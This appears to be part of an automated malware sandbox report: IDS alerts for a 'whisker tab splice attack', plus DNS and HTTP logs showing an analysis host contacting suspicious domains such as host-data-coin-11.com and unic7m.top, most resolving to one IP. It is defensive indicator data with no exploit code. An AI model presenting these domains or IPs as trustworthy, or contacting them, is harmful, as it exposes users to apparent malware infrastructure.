12/01/21-10:05:54.762873	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.764921	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.766376	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.767798	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.767873	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.772697	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/01/21-10:05:54.773630	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.775379	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.778500	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.782477	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.782516	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.783241	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.783277	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.783473	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.783747	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.785933	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.788582	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.789010	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.789363	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.840143	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.841790	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.842416	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.845220	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.845828	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.846573	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.850280	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.851253	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.855419	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.864273	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.869473	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.869711	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.871214	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.872869	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.877576	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.891899	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.895215	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.901809	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.904751	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.905665	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.905864	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.906124	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.909444	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:54.909685	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/01/21-10:05:54.920324	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:55.084198	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:55.085586	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:55.087788	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:55.091230	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:55.092609	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:55.095401	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:55.095922	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35
12/01/21-10:05:55.096160	TCP	1087	WEB-MISC whisker tab splice attack	49876	80	192.168.2.3	185.215.113.35

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 1, 2021 10:04:25.959356070 CET	192.168.2.3	8.8.8.8	0x7b71	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:26.163358927 CET	192.168.2.3	8.8.8.8	0x2287	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:26.369580984 CET	192.168.2.3	8.8.8.8	0x8941	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:26.864141941 CET	192.168.2.3	8.8.8.8	0x4870	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:27.051225901 CET	192.168.2.3	8.8.8.8	0xc084	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:27.547131062 CET	192.168.2.3	8.8.8.8	0x2f08	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:28.053071976 CET	192.168.2.3	8.8.8.8	0x2717	Standard query (0)	host-file-host-3.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:35.493311882 CET	192.168.2.3	8.8.8.8	0x63ca	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:35.710195065 CET	192.168.2.3	8.8.8.8	0x1b12	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:35.905901909 CET	192.168.2.3	8.8.8.8	0xb7f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:36.097809076 CET	192.168.2.3	8.8.8.8	0xcdc7	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:38.506958008 CET	192.168.2.3	8.8.8.8	0xf1eb	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:38.701466084 CET	192.168.2.3	8.8.8.8	0x1f0d	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:38.922229052 CET	192.168.2.3	8.8.8.8	0x4f0	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:39.125042915 CET	192.168.2.3	8.8.8.8	0x93d9	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:39.328583956 CET	192.168.2.3	8.8.8.8	0x2b11	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:39.516851902 CET	192.168.2.3	8.8.8.8	0x7378	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:39.736749887 CET	192.168.2.3	8.8.8.8	0x90fa	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:39.933353901 CET	192.168.2.3	8.8.8.8	0x39f4	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:40.143012047 CET	192.168.2.3	8.8.8.8	0x8b08	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 1, 2021 10:04:40.329806089 CET	192.168.2.3	8.8.8.8	0x51ab	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:40.535372972 CET	192.168.2.3	8.8.8.8	0x10ba	Standard query (0)	host-file-host-3.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:43.352863073 CET	192.168.2.3	8.8.8.8	0x5d03	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:43.548263073 CET	192.168.2.3	8.8.8.8	0xf2a2	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:43.744683027 CET	192.168.2.3	8.8.8.8	0x4945	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:43.941843033 CET	192.168.2.3	8.8.8.8	0x33ed	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:44.159374952 CET	192.168.2.3	8.8.8.8	0x8d35	Standard query (0)	host-file-host-3.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:46.737521887 CET	192.168.2.3	8.8.8.8	0x533e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:46.929688931 CET	192.168.2.3	8.8.8.8	0xd273	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:47.390554905 CET	192.168.2.3	8.8.8.8	0xb33c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:47.583219051 CET	192.168.2.3	8.8.8.8	0x7bcc	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:47.824915886 CET	192.168.2.3	8.8.8.8	0xc219	Standard query (0)	privacytoolzforyou-7000.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:51.176265001 CET	192.168.2.3	8.8.8.8	0xb8ad	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:51.469307899 CET	192.168.2.3	8.8.8.8	0x7124	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:51.728334904 CET	192.168.2.3	8.8.8.8	0x3cb3	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:52.639209032 CET	192.168.2.3	8.8.8.8	0xf436	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:52.964701891 CET	192.168.2.3	8.8.8.8	0xd5ae	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:53.325989962 CET	192.168.2.3	8.8.8.8	0xf945	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:53.544635057 CET	192.168.2.3	8.8.8.8	0xc7b1	Standard query (0)	host-file-host-3.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:59.825092077 CET	192.168.2.3	8.8.8.8	0x66e0	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:00.039277077 CET	192.168.2.3	8.8.8.8	0x8f32	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:00.154787064 CET	192.168.2.3	8.8.8.8	0xf211	Standard query (0)	file-file-host4.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:00.240900040 CET	192.168.2.3	8.8.8.8	0x60d0	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:00.432288885 CET	192.168.2.3	8.8.8.8	0x9f03	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:00.628663063 CET	192.168.2.3	8.8.8.8	0x1c3f	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:00.821759939 CET	192.168.2.3	8.8.8.8	0x2c42	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:01.369626999 CET	192.168.2.3	8.8.8.8	0x9ae6	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:01.566164017 CET	192.168.2.3	8.8.8.8	0xf3d8	Standard query (0)	host-file-host-3.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:06.517087936 CET	192.168.2.3	8.8.8.8	0xed4e	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:06.716141939 CET	192.168.2.3	8.8.8.8	0xa9e8	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:06.926642895 CET	192.168.2.3	8.8.8.8	0xe10a	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:07.128762960 CET	192.168.2.3	8.8.8.8	0x30c3	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:07.336436033 CET	192.168.2.3	8.8.8.8	0x2a02	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:07.538578987 CET	192.168.2.3	8.8.8.8	0x6236	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:07.770040035 CET	192.168.2.3	8.8.8.8	0xde2b	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:07.986479044 CET	192.168.2.3	8.8.8.8	0xef5c	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:08.186501026 CET	192.168.2.3	8.8.8.8	0x6dba	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 1, 2021 10:05:08.386497021 CET	192.168.2.3	8.8.8.8	0x6d22	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:08.621098995 CET	192.168.2.3	8.8.8.8	0x6afb	Standard query (0)	host-data-coin-11.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:51.075542927 CET	192.168.2.3	8.8.8.8	0x817d	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:06:00.314538956 CET	192.168.2.3	8.8.8.8	0xaf06	Standard query (0)	unic7m.top	A (IP address)	IN (0x0001)
Dec 1, 2021 10:06:05.627151966 CET	192.168.2.3	8.8.8.8	0x91b3	Standard query (0)	www.google.com	A (IP address)	IN (0x0001)
Dec 1, 2021 10:06:06.656199932 CET	192.168.2.3	8.8.8.8	0x469e	Standard query (0)	unic7m.top	A (IP address)	IN (0x0001)
Dec 1, 2021 10:06:12.151945114 CET	192.168.2.3	8.8.8.8	0x9361	Standard query (0)	unic7m.top	A (IP address)	IN (0x0001)
Dec 1, 2021 10:06:15.523608923 CET	192.168.2.3	8.8.8.8	0x3998	Standard query (0)	unic7m.top	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 1, 2021 10:04:25.979190111 CET	8.8.8.8	192.168.2.3	0x7b71	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:26.182959080 CET	8.8.8.8	192.168.2.3	0x2287	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:26.691288948 CET	8.8.8.8	192.168.2.3	0x8941	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:26.883865118 CET	8.8.8.8	192.168.2.3	0x4870	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:27.377582073 CET	8.8.8.8	192.168.2.3	0xc084	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:27.877434969 CET	8.8.8.8	192.168.2.3	0x2f08	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:28.359352112 CET	8.8.8.8	192.168.2.3	0x2717	No error (0)	host-file-host-3.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:35.513070107 CET	8.8.8.8	192.168.2.3	0x63ca	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:35.728220940 CET	8.8.8.8	192.168.2.3	0x1b12	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:35.925709963 CET	8.8.8.8	192.168.2.3	0xb7f	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:36.119568110 CET	8.8.8.8	192.168.2.3	0xcdc7	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:36.119568110 CET	8.8.8.8	192.168.2.3	0xcdc7	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:36.119568110 CET	8.8.8.8	192.168.2.3	0xcdc7	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:36.119568110 CET	8.8.8.8	192.168.2.3	0xcdc7	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:36.119568110 CET	8.8.8.8	192.168.2.3	0xcdc7	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:38.530246019 CET	8.8.8.8	192.168.2.3	0xf1eb	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:38.721179008 CET	8.8.8.8	192.168.2.3	0x1f0d	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:38.942142963 CET	8.8.8.8	192.168.2.3	0x4f0	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:39.142980099 CET	8.8.8.8	192.168.2.3	0x93d9	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 1, 2021 10:04:39.348180056 CET	8.8.8.8	192.168.2.3	0x2b11	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:39.536752939 CET	8.8.8.8	192.168.2.3	0x7378	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:39.756603956 CET	8.8.8.8	192.168.2.3	0x90fa	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:39.950864077 CET	8.8.8.8	192.168.2.3	0x39f4	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:40.162425995 CET	8.8.8.8	192.168.2.3	0x8b08	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:40.349658012 CET	8.8.8.8	192.168.2.3	0x51ab	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:40.823241949 CET	8.8.8.8	192.168.2.3	0x10ba	No error (0)	host-file-host-3.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:43.372376919 CET	8.8.8.8	192.168.2.3	0x5d03	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:43.567605019 CET	8.8.8.8	192.168.2.3	0xf2a2	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:43.765840054 CET	8.8.8.8	192.168.2.3	0x4945	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:43.961553097 CET	8.8.8.8	192.168.2.3	0x33ed	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:44.461524010 CET	8.8.8.8	192.168.2.3	0x8d35	No error (0)	host-file-host-3.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:46.757467985 CET	8.8.8.8	192.168.2.3	0x533e	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:47.218033075 CET	8.8.8.8	192.168.2.3	0xd273	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:47.410384893 CET	8.8.8.8	192.168.2.3	0xb33c	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:47.603219032 CET	8.8.8.8	192.168.2.3	0x7bcc	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:47.842392921 CET	8.8.8.8	192.168.2.3	0xc219	No error (0)	privacytoolzforyou-7000.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:51.195394039 CET	8.8.8.8	192.168.2.3	0xb8ad	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:51.489109993 CET	8.8.8.8	192.168.2.3	0x7124	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:51.745596886 CET	8.8.8.8	192.168.2.3	0x3cb3	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:52.658978939 CET	8.8.8.8	192.168.2.3	0xf436	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:52.982064962 CET	8.8.8.8	192.168.2.3	0xd5ae	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:53.345958948 CET	8.8.8.8	192.168.2.3	0xf945	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:53.563703060 CET	8.8.8.8	192.168.2.3	0xc7b1	No error (0)	host-file-host-3.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:04:59.842444897 CET	8.8.8.8	192.168.2.3	0x66e0	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:00.059180975 CET	8.8.8.8	192.168.2.3	0x8f32	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 1, 2021 10:05:00.258542061 CET	8.8.8.8	192.168.2.3	0x60d0	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:00.442418098 CET	8.8.8.8	192.168.2.3	0xf211	No error (0)	file-file-host4.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:00.451920033 CET	8.8.8.8	192.168.2.3	0x9f03	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:00.648046017 CET	8.8.8.8	192.168.2.3	0x1c3f	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:01.143867016 CET	8.8.8.8	192.168.2.3	0x2c42	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:01.388787031 CET	8.8.8.8	192.168.2.3	0x9ae6	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:01.583864927 CET	8.8.8.8	192.168.2.3	0xf3d8	No error (0)	host-file-host-3.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:06.536447048 CET	8.8.8.8	192.168.2.3	0xed4e	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:06.735825062 CET	8.8.8.8	192.168.2.3	0xa9e8	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:06.946532965 CET	8.8.8.8	192.168.2.3	0xe10a	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:07.148842096 CET	8.8.8.8	192.168.2.3	0x30c3	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:07.356832981 CET	8.8.8.8	192.168.2.3	0x2a02	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:07.561150074 CET	8.8.8.8	192.168.2.3	0x6236	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:07.790406942 CET	8.8.8.8	192.168.2.3	0xde2b	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:08.006221056 CET	8.8.8.8	192.168.2.3	0xef5c	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:08.205960989 CET	8.8.8.8	192.168.2.3	0x6dba	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:08.405668020 CET	8.8.8.8	192.168.2.3	0x6d22	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:08.640774012 CET	8.8.8.8	192.168.2.3	0x6afb	No error (0)	host-data-coin-11.com		95.213.165.249	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:51.098357916 CET	8.8.8.8	192.168.2.3	0x817d	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:51.098357916 CET	8.8.8.8	192.168.2.3	0x817d	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:51.098357916 CET	8.8.8.8	192.168.2.3	0x817d	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:51.098357916 CET	8.8.8.8	192.168.2.3	0x817d	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Dec 1, 2021 10:05:51.098357916 CET	8.8.8.8	192.168.2.3	0x817d	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Dec 1, 2021 10:06:00.418350935 CET	8.8.8.8	192.168.2.3	0xaf06	Name error (3)	unic7m.top	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:06:05.667037964 CET	8.8.8.8	192.168.2.3	0x91b3	No error (0)	www.google.com		142.250.184.100	A (IP address)	IN (0x0001)
Dec 1, 2021 10:06:06.675901890 CET	8.8.8.8	192.168.2.3	0x469e	Name error (3)	unic7m.top	none	none	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 1, 2021 10:06:12.252938032 CET	8.8.8.8	192.168.2.3	0x9361	Name error (3)	unic7m.top	none	none	A (IP address)	IN (0x0001)
Dec 1, 2021 10:06:15.543258905 CET	8.8.8.8	192.168.2.3	0x3998	Name error (3)	unic7m.top	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com
- yubswhv.net
  - host-data-coin-11.com
- jmuwhyhn.net
- piyyyphtem.net
